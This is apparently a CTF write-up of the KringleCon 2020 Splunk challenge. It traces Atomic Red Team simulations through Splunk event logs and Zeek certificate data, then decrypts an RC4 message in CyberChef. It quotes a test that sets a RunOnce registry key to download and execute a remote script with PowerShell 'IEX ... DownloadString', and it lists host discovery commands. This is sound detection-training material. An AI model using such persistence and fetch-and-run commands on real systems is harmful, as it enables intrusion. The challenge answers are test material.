
results

Audio Capture	view	select	deselect
Data Encrypted for Impact	view	select	deselect
Obfuscated Files or Information: Steganography	view	select	deselect
Virtualization/Sandbox Evasion: System Checks	view	select	deselect

We can then go to the Atomic Red Team [GitHub Repository] to look at the specific tests run for `T1123` in the file `https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.yaml`:

```yaml
attack_technique: T1123
display_name: Audio Capture
atomic_tests:
- name: using device audio capture commandlet
  auto_generated_guid: 9c3ad250-b185-4444-b5a9-d69218a10c95
  description: |
    [AudioDeviceCmdlets](https://github.com/cdhunt/WindowsAudioDevice-Powershell-Cmdlet)
  supported_platforms:
  - windows
  executor:
    command: |
      powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
    name: powershell
```

Searching Splunk for `index=t1123-win WindowsAudioDevice-Powershell-Cmdlet` and scrolling to the bottom of the results yields this data:




```
11/30/2020 07:25:14 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4688
EventType=0
Type=Information
ComputerName=win-dc-748.attackrange.local
TaskCategory=Process Creation
OpCode=Info
RecordNumber=328548
Keywords=Audit Success
Message=A new process has been created.

Creator Subject:
        Security ID:            ATTACKRANGE\Administrator
        Account Name:           Administrator
        Account Domain:         ATTACKRANGE
        Logon ID:               0x29C7E37

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0xe40
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                Mandatory Label\High Mandatory Level
        Creator Process ID:     0xfd0
        Creator Process Name:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Process Command Line:   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet}
```

The `ProcessId` is `0xe40`, which when converted from hexadecimal to base 10 is `3648`.

Question 6: `Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?`

As with Question 5, we'll use the ATT&CK Navigator to search for 'run key'. The technique used is `T1547.001 'Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder'`.



Search Techniques: run key


Boot or Logon Autostart Execution

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Looking in the Atomic Red Team source for T1547.001 at `https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/T1547.001` shows a `batstartup.bat` file in the `src` directory, but it only contains a single line of `echo " T1547.001 Hello World Bat"`. Searching `T1547.001.yaml` finds a reference to another `.bat` file:

```
- name: PowerShell Registry RunOnce
  auto_generated_guid: eb44f842-0457-4ddc-9b92-c4caa144ac42
  description: |
    RunOnce Key Persistence via PowerShell
    Upon successful execution, a new entry will be added to the runonce item in the registry.
  supported_platforms:
  - windows
  input_arguments:
    thing_to_execute:
      description: Thing to Run
      type: Path
      default: powershell.exe
    reg_key_path:
      description: Path to registry key to update
      type: Path
      default: HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
  executor:
    command: |
      $RunOnceKey = "#{reg_key_path}"
      set-itemproperty $RunOnceKey "NextRun" '#{thing_to_execute} "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat`")"'
    cleanup_command: |
      Remove-ItemProperty -Path #{reg_key_path} -Name "NextRun" -Force -ErrorAction Ignore
    name: powershell
    elevation_required: true
```


Examining the file `https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat` shows that `quser` is the last command executed in the file:



```
arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show
allprofiles
systeminfo
qwinsta
quser
```

Question 7: According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

Zeek (formerly Bro) is an open-source Network Security Monitoring tool. Zeek watches network packets, interpretes the traffic, and creates compact and searchable logs and data. Here, we're looking for the serial number of an x509 certificate, assigned to the Windows Domain Controller in the simulated environment. We can search for Zeek log entries with `serial` in them with `index=* sourcetype=bro* serial`. The first result returned is interesting:




i		Time	Event
>	1	11/30/20 9:03:50.409 PM	{ [-] certificate.exponent: 65537 certificate.issuer: CN=win-dc-748.attackrange.local certificate.key_alg: rsaEncryption certificate.key_length: 2048 certificate.key_type: rsa certificate.not_valid_after: 2021-05-29T01:08:57.000000Z certificate.not_valid_before: 2020-11-27T01:08:57.000000Z certificate.serial: 55FCEEBB21270D9249E86F4B9DC7AA60 certificate.sig_alg: sha256WithRSAEncryption certificate.subject: CN=win-dc-748.attackrange.local certificate.version: 3 id: Fen0DH2KtOxQwt4BFk ts: 2020-11-30T21:03:50.409634Z } Show as raw text

The host returned is named `win-dc-748.attackrange.local`, which at a guess is probably the Domain Controller. The serial number of the certificate is `55FCEEBB21270D9249E86F4B9DC7AA60`.

Answering Question 7 gives us the data needed to answer the Objective. Alice has three pieces of information we need:


> This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is: `7FXjP1lyfKbyDK/MChyf36h7` It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I can't believe the Splunk folks put it in their talk!

RFC 7465 deals with deprecating the RC4 encryption algorithm. `I can't believe the Splunk folks put it in their talk!` refers to a final tidbit in the Splunk talk: `Stay Frosty`



Dave Herrald, Adversary Emulation and Automation | KringleCon 2020

With these pieces of data, we can use CyberChef to decrypt the message. CyberChef is a browser-based utility for data manipulation, in a drag & drop interface. We can copy the ciphertext to the **Input** section, drag the **From Base64** and **RC4** tasks to the **Recipe** section, enter the key of `Stay Frosty`, and CyberChef gives the adversary.



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

RC4

Passphrase
Stay Frosty

UTF8

Input format
Latin1

Output format
Latin1

Input

```
7FXjP1lyfKbyDK/MChyf36h7
```

Output

```
The Lollipop Guild
```

Answer

`The Lollipop Guild`